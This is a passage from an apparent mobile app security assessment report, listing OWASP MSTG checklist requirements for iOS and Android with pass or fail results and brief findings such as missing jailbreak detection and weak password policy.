MSTG-CRYPTO-5	The app doesn't re-use the same cryptographic key for multiple purposes.	Tested	No vulnerability detected
MSTG-CRYPTO-6	All random values are generated using a sufficiently secure random number generator.	Tested	No vulnerability detected
Authentication and Session Management			
MSTG-AUTH-1	If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint.	Tested	No vulnerability detected
MSTG-AUTH-2	If stateful session management is used, the remote endpoint uses randomly generated session identifiers to authenticate client requests without sending the user's credentials.	Tested	No vulnerability detected
MSTG-AUTH-3	If stateless token-based authentication is used, the server provides a token that has been signed using a secure algorithm.	Tested	No vulnerability detected
MSTG-AUTH-4	The remote endpoint terminates the existing session when the user logs out.	Fail	Testing found vulnerability
MSTG-AUTH-5	A password policy exists and is enforced at the remote endpoint.	Fail	Testing found vulnerability
MSTG-AUTH-6	The remote endpoint implements a mechanism to protect against the submission of credentials an excessive number of times.	Fail	Testing found vulnerability
MSTG-AUTH-7	Sessions are invalidated at the remote endpoint after a predefined period of inactivity and access tokens expire.	Tested	No vulnerability detected
MSTG-AUTH-8	Biometric authentication, if any, is not event-bound (i.e. using an API that simply returns "true" or "false"). Instead, it is based on unlocking the keychain/keystore.	Failed	Biometric auth can be bypassed
MSTG-AUTH-9	A second factor of authentication exists at the remote endpoint and the 2FA requirement is consistently enforced.	Tested	No vulnerability detected

MSTG-AUTH-10	Sensitive transactions require step-up authentication.	Tested	No vulnerability detected
MSTG-AUTH-11	The app informs the user of all sensitive activities with their account. Users are able to view a list of devices, view contextual information (IP address, location, etc.), and to block specific devices.	Tested	No vulnerability detected
MSTG-AUTH-12	Authorization models should be defined and enforced at the remote endpoint.	Tested	No vulnerability detected
Network Communication			
MSTG-NETWORK-1	Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app.	Tested	No vulnerability detected
MSTG-NETWORK-2	The TLS settings are in line with current best practices, or as close as possible if the mobile operating system does not support the recommended standards.	Tested	No vulnerability detected
MSTG-NETWORK-3	The app verifies the X.509 certificate of the remote endpoint when the secure channel is established. Only certificates signed by a trusted CA are accepted.	Tested	No vulnerability detected
MSTG-NETWORK-4	The app either uses its own certificate store, or pins the endpoint certificate or public key, and subsequently does not establish connections with endpoints that offer a different certificate or key, even if signed by a trusted CA.	Tested	No vulnerability detected
MSTG-NETWORK-5	The app doesn't rely on a single insecure communication channel (email or SMS) for critical operations, such as enrollments and account recovery.	Failed	Testing found vulnerability
MSTG-NETWORK-6	The app only depends on up-to-date connectivity and security libraries.	Tested	No vulnerability detected
Platform Interaction			
MSTG-PLATFORM-1	The app only requests the minimum set of permissions necessary.	Tested	No vulnerability detected
MSTG-PLATFORM-2	All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources.	Tested	No vulnerability detected
MSTG-PLATFORM-3	The app does not export sensitive functionality via custom URL schemes, unless these mechanisms are properly protected.	Tested	No vulnerability detected
MSTG-PLATFORM-4	The app does not export sensitive functionality through IPC facilities,	Tested	No vulnerability detected

	unless these mechanisms are properly protected.		
MSTG-PLATFORM-5	JavaScript is disabled in WebViews unless explicitly required.	Tested	No vulnerability detected
MSTG-PLATFORM-6	WebViews are configured to allow only the minimum set of protocol handlers required (ideally, only https is supported). Potentially dangerous handlers, such as file, tel and app-id, are disabled.	Tested	No vulnerability detected
MSTG-PLATFORM-7	If native methods of the app are exposed to a WebView, verify that the WebView only renders JavaScript contained within the app package.	Tested	No vulnerability detected
MSTG-PLATFORM-8	Object deserialization, if any, is implemented using safe serialization APIs.	Tested	No vulnerability detected
MSTG-PLATFORM-9	The app protects itself against screen overlay attacks. (Android only)	Tested	No vulnerability detected
MSTG-PLATFORM-10	A WebView's cache, storage, and loaded resources (JavaScript, etc.) should be cleared before the WebView is destroyed.	Tested	No vulnerability detected
MSTG-PLATFORM-11	Verify that the app prevents usage of custom third-party keyboards whenever sensitive data is entered.	Tested	No vulnerability detected
Code Quality and Build Settings			
MSTG-CODE-1	The app is signed and provisioned with a valid certificate, of which the private key is properly protected.	Tested	No vulnerability detected
MSTG-CODE-2	The app has been built in release mode, with settings appropriate for a release build (e.g. non-debuggable).	Tested	No vulnerability detected
MSTG-CODE-3	Debugging symbols have been removed from native binaries.	Tested	No vulnerability detected
MSTG-CODE-4	Debugging code and developer assistance code (e.g. test code, backdoors, hidden settings) have been removed. The app does not log verbose errors or debugging messages.	Tested	No vulnerability detected
MSTG-CODE-5	All third party components used by the mobile app, such as libraries and frameworks, are identified, and checked for known vulnerabilities.	Tested	No vulnerability detected
MSTG-CODE-6	The app catches and handles possible exceptions.	Tested	No vulnerability detected
MSTG-CODE-7	Error handling logic in security controls denies access by default.	Tested	No vulnerability detected
MSTG-CODE-8	In unmanaged code, memory is allocated, freed and used securely.	Tested	No vulnerability detected

MSTG-CODE-9	Free security features offered by the toolchain, such as byte-code minification, stack protection, PIE support and automatic reference counting, are activated.	Tested	No vulnerability detected
Impede Dynamic Analysis and Tampering			
MSTG-RESILIENCE-1	The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app.	Failed	App doesn't detect jailbreak
MSTG-RESILIENCE-2	The app prevents debugging and/or detects, and responds to, a debugger being attached. All available debugging protocols must be covered.	Tested	No vulnerability detected
MSTG-RESILIENCE-3	The app detects, and responds to, tampering with executable files and critical data within its own sandbox.	Tested	No vulnerability detected
MSTG-RESILIENCE-4	The app detects, and responds to, the presence of widely used reverse engineering tools and frameworks on the device.	Tested	No vulnerability detected
MSTG-RESILIENCE-5	The app detects, and responds to, being run in an emulator.	Tested	No vulnerability detected
MSTG-RESILIENCE-6	The app detects, and responds to, tampering the code and data in its own memory space.	Tested	No vulnerability detected
MSTG-RESILIENCE-7	The app implements multiple mechanisms in each defense category (8.1 to 8.6). Note that resiliency scales with the amount, diversity of the originality of the mechanisms used.	Tested	No vulnerability detected
MSTG-RESILIENCE-8	The detection mechanisms trigger responses of different types, including delayed and stealthy responses.	Tested	No vulnerability detected
MSTG-RESILIENCE-9	Obfuscation is applied to programmatic defenses, which in turn impede de-obfuscation via dynamic analysis.	Tested	No vulnerability detected
Device Binding			
MSTG-RESILIENCE-10	The app implements a 'device binding' functionality using a device fingerprint derived from multiple properties unique to the device.	Tested	No vulnerability detected
Impede Comprehension			
MSTG-RESILIENCE-11	All executable files and libraries belonging to the app are either encrypted on the file level and/or important code and data segments inside the executables are encrypted or packed. Trivial static analysis does not reveal important code or data.	Tested	No vulnerability detected

MSTG-RESILIENCE-12	If the goal of obfuscation is to protect sensitive computations, an obfuscation scheme is used that is both appropriate for the particular task and robust against manual and automated de-obfuscation methods, considering currently published research. The effectiveness of the obfuscation scheme must be verified through manual testing. Note that hardware-based isolation features are preferred over obfuscation whenever possible.	Tested	No vulnerability detected
Impede Eavesdropping			
MSTG-RESILIENCE-13	As a defense in depth, next to having solid hardening of the communicating parties, application level payload encryption can be applied to further impede eavesdropping.	Tested	No vulnerability detected

Appendix B. OWASP Android Mobile Testing Checklist

Category	Test Name	Result	Details
Architecture, design and threat modelling			
MSTG-ARCH-1	All app components are identified and known to be needed.	N/A	
MSTG-ARCH-2	Security controls are never enforced only on the client side, but on the respective remote endpoints.	N/A	
MSTG-ARCH-3	A high-level architecture for the mobile app and all connected remote services has been defined and security has been addressed in that architecture.	N/A	
MSTG-ARCH-4	Data considered sensitive in the context of the mobile app is clearly identified.	N/A	
MSTG-ARCH-5	All app components are defined in terms of the business functions and/or security functions they provide.	N/A	
MSTG-ARCH-6	A threat model for the mobile app and the associated remote services has been produced that identifies potential threats and countermeasures.	N/A	
MSTG-ARCH-7	All security controls have a centralized implementation.	N/A	
MSTG-ARCH-8	There is an explicit policy for how cryptographic keys (if any) are managed, and the lifecycle of cryptographic keys is enforced. Ideally, follow a key management standard such as NIST SP 800-57.	N/A	
MSTG-ARCH-9	A mechanism for enforcing updates of the mobile app exists.	N/A	
MSTG-ARCH-10	Security is addressed within all parts of the software development lifecycle.	N/A	
MSTG-ARCH-11	A responsible disclosure policy is in place and effectively applied.	N/A	
MSTG-ARCH-12	The app should comply with privacy laws and regulations.	N/A	
Data Storage and Privacy			
MSTG-STORAGE-1	System credential storage facilities need to be used to store sensitive data, such as PII, user credentials or cryptographic keys.	Failed	No vulnerability detected

MSTG-STORAGE-2	No sensitive data should be stored outside of the app container or system credential storage facilities.	Tested	No vulnerability detected
MSTG-STORAGE-3	No sensitive data is written to application logs.	Tested	No vulnerability detected
MSTG-STORAGE-4	No sensitive data is shared with third parties unless it is a necessary part of the architecture.	Tested	No vulnerability detected
MSTG-STORAGE-5	The keyboard cache is disabled on text inputs that process sensitive data.	Tested	No vulnerability detected
MSTG-STORAGE-6	No sensitive data is exposed via IPC mechanisms.	Tested	No vulnerability detected
MSTG-STORAGE-7	No sensitive data, such as passwords or pins, is exposed through the user interface.	Fail	Clipboard should be disabled
MSTG-STORAGE-8	No sensitive data is included in backups generated by the mobile operating system.	Tested	No vulnerability detected
MSTG-STORAGE-9	The app removes sensitive data from views when moved to the background.	Fail	Manually check find vulnerability
MSTG-STORAGE-10	The app does not hold sensitive data in memory longer than necessary, and memory is cleared explicitly after use.	Fail	Testing found vulnerability
MSTG-STORAGE-11	The app enforces a minimum device-access-security policy, such as requiring the user to set a device passcode.	Fail	Testing found vulnerability (no passcode ability)
MSTG-STORAGE-12	The app educates the user about the types of personally identifiable information processed, as well as security best practices the user should follow in using the app.	Tested	No vulnerability detected
MSTG-STORAGE-13	No sensitive data should be stored locally on the mobile device. Instead, data should be retrieved from a remote endpoint when needed and only be kept in memory.	Tested	No vulnerability detected
MSTG-STORAGE-14	If sensitive data is still required to be stored locally, it should be encrypted using a key derived from hardware backed storage which requires authentication.	Tested	No vulnerability detected
MSTG-STORAGE-15	The app’s local storage should be wiped after an excessive number of failed authentication attempts.	Tested	No vulnerability detected
Cryptography			
MSTG-CRYPTO-1	The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption.	Tested	No vulnerability detected
MSTG-CRYPTO-2	The app uses proven implementations of cryptographic primitives.	Tested	No vulnerability detected

MSTG-CRYPTO-3	The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices.	Tested	No vulnerability detected
MSTG-CRYPTO-4	The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes.	Tested	No vulnerability detected
MSTG-CRYPTO-5	The app doesn't re-use the same cryptographic key for multiple purposes.	Tested	No vulnerability detected
MSTG-CRYPTO-6	All random values are generated using a sufficiently secure random number generator.	Tested	No vulnerability detected
Authentication and Session Management			
MSTG-AUTH-1	If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint.	Tested	No vulnerability detected
MSTG-AUTH-2	If stateful session management is used, the remote endpoint uses randomly generated session identifiers to authenticate client requests without sending the user's credentials.	Tested	No vulnerability detected
MSTG-AUTH-3	If stateless token-based authentication is used, the server provides a token that has been signed using a secure algorithm.	Tested	No vulnerability detected
MSTG-AUTH-4	The remote endpoint terminates the existing session when the user logs out.	Tested	No vulnerability detected
MSTG-AUTH-5	A password policy exists and is enforced at the remote endpoint.	Fail	Testing found vulnerability
MSTG-AUTH-6	The remote endpoint implements a mechanism to protect against the submission of credentials an excessive number of times.	Fail	Testing found vulnerability
MSTG-AUTH-7	Sessions are invalidated at the remote endpoint after a predefined period of inactivity and access tokens expire.	Tested	No vulnerability detected
MSTG-AUTH-8	Biometric authentication, if any, is not event-bound (i.e. using an API that simply returns "true" or "false"). Instead, it is based on unlocking the keychain/keystore.	Tested	No vulnerability detected
MSTG-AUTH-9	A second factor of authentication exists at the remote endpoint and the 2FA requirement is consistently enforced.	Tested	No vulnerability detected

MSTG-AUTH-10	Sensitive transactions require step-up authentication.	Tested	No vulnerability detected
MSTG-AUTH-11	The app informs the user of all sensitive activities with their account. Users are able to view a list of devices, view contextual information (IP address, location, etc.), and to block specific devices.	Tested	No vulnerability detected
MSTG-AUTH-12	Authorization models should be defined and enforced at the remote endpoint.	Tested	No vulnerability detected
Network Communication			
MSTG-NETWORK-1	Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app.	Failed	Testing found vulnerability
MSTG-NETWORK-2	The TLS settings are in line with current best practices, or as close as possible if the mobile operating system does not support the recommended standards.	Tested	No vulnerability detected
MSTG-NETWORK-3	The app verifies the X.509 certificate of the remote endpoint when the secure channel is established. Only certificates signed by a trusted CA are accepted.	Tested	No vulnerability detected
MSTG-NETWORK-4	The app either uses its own certificate store, or pins the endpoint certificate or public key, and subsequently does not establish connections with endpoints that offer a different certificate or key, even if signed by a trusted CA.	Tested	No vulnerability detected
MSTG-NETWORK-5	The app doesn't rely on a single insecure communication channel (email or SMS) for critical operations, such as enrollments and account recovery.	Failed	Testing found vulnerability
MSTG-NETWORK-6	The app only depends on up-to-date connectivity and security libraries.	Tested	No vulnerability detected
Platform Interaction			
MSTG-PLATFORM-1	The app only requests the minimum set of permissions necessary.	Tested	No vulnerability detected
MSTG-PLATFORM-2	All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources.	Tested	No vulnerability detected
MSTG-PLATFORM-3	The app does not export sensitive functionality via custom URL schemes, unless these mechanisms are properly protected.	Tested	No vulnerability detected
MSTG-PLATFORM-4	The app does not export sensitive functionality through IPC facilities,	Tested	No vulnerability detected

	unless these mechanisms are properly protected.		
MSTG-PLATFORM-5	JavaScript is disabled in WebViews unless explicitly required.	Tested	No vulnerability detected
MSTG-PLATFORM-6	WebViews are configured to allow only the minimum set of protocol handlers required (ideally, only https is supported). Potentially dangerous handlers, such as file, tel and app-id, are disabled.	Fail	Testing found vulnerability
MSTG-PLATFORM-7	If native methods of the app are exposed to a WebView, verify that the WebView only renders JavaScript contained within the app package.	Tested	No vulnerability detected
MSTG-PLATFORM-8	Object deserialization, if any, is implemented using safe serialization APIs.	Tested	No vulnerability detected
MSTG-PLATFORM-9	The app protects itself against screen overlay attacks. (Android only)	Tested	No vulnerability detected
MSTG-PLATFORM-10	A WebView's cache, storage, and loaded resources (JavaScript, etc.) should be cleared before the WebView is destroyed.	Tested	No vulnerability detected
MSTG-PLATFORM-11	Verify that the app prevents usage of custom third-party keyboards whenever sensitive data is entered.	Fail	Testing found vulnerability
Code Quality and Build Settings			
MSTG-CODE-1	The app is signed and provisioned with a valid certificate, of which the private key is properly protected.	Tested	No vulnerability detected
MSTG-CODE-2	The app has been built in release mode, with settings appropriate for a release build (e.g. non-debuggable).	Tested	No vulnerability detected
MSTG-CODE-3	Debugging symbols have been removed from native binaries.	Tested	No vulnerability detected
MSTG-CODE-4	Debugging code and developer assistance code (e.g. test code, backdoors, hidden settings) have been removed. The app does not log verbose errors or debugging messages.	Tested	No vulnerability detected
MSTG-CODE-5	All third party components used by the mobile app, such as libraries and frameworks, are identified, and checked for known vulnerabilities.	Tested	No vulnerability detected
MSTG-CODE-6	The app catches and handles possible exceptions.	Tested	No vulnerability detected
MSTG-CODE-7	Error handling logic in security controls denies access by default.	Tested	No vulnerability detected
MSTG-CODE-8	In unmanaged code, memory is allocated, freed and used securely.	Tested	No vulnerability detected

MSTG-CODE-9	Free security features offered by the toolchain, such as byte-code minification, stack protection, PIE support and automatic reference counting, are activated.	Tested	No vulnerability detected
Impede Dynamic Analysis and Tampering			
MSTG-RESILIENCE-1	The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app.	Fail	Testing found vulnerability
MSTG-RESILIENCE-2	The app prevents debugging and/or detects, and responds to, a debugger being attached. All available debugging protocols must be covered.	Tested	No vulnerability detected
MSTG-RESILIENCE-3	The app detects, and responds to, tampering with executable files and critical data within its own sandbox.	Tested	No vulnerability detected
MSTG-RESILIENCE-4	The app detects, and responds to, the presence of widely used reverse engineering tools and frameworks on the device.	Tested	No vulnerability detected
MSTG-RESILIENCE-5	The app detects, and responds to, being run in an emulator.	Tested	No vulnerability detected
MSTG-RESILIENCE-6	The app detects, and responds to, tampering the code and data in its own memory space.	Tested	No vulnerability detected
MSTG-RESILIENCE-7	The app implements multiple mechanisms in each defense category (8.1 to 8.6). Note that resiliency scales with the amount, diversity of the originality of the mechanisms used.	Tested	No vulnerability detected
MSTG-RESILIENCE-8	The detection mechanisms trigger responses of different types, including delayed and stealthy responses.	Tested	No vulnerability detected
MSTG-RESILIENCE-9	Obfuscation is applied to programmatic defenses, which in turn impede de-obfuscation via dynamic analysis.	Tested	No vulnerability detected
Device Binding			
MSTG-RESILIENCE-10	The app implements a 'device binding' functionality using a device fingerprint derived from multiple properties unique to the device.	Tested	No vulnerability detected
Impede Comprehension			
MSTG-RESILIENCE-11	All executable files and libraries belonging to the app are either encrypted on the file level and/or important code and data segments inside the executables are encrypted or packed. Trivial static analysis does not reveal important code or data.	Tested	No vulnerability detected

MSTG-RESILIENCE-12	If the goal of obfuscation is to protect sensitive computations, an obfuscation scheme is used that is both appropriate for the particular task and robust against manual and automated de-obfuscation methods, considering currently published research. The effectiveness of the obfuscation scheme must be verified through manual testing. Note that hardware-based isolation features are preferred over obfuscation whenever possible.	Tested	No vulnerability detected
Impede Eavesdropping			
MSTG-RESILIENCE-13	As a defense in depth, next to having solid hardening of the communicating parties, application level payload encryption can be applied to further impede eavesdropping.	Tested	No vulnerability detected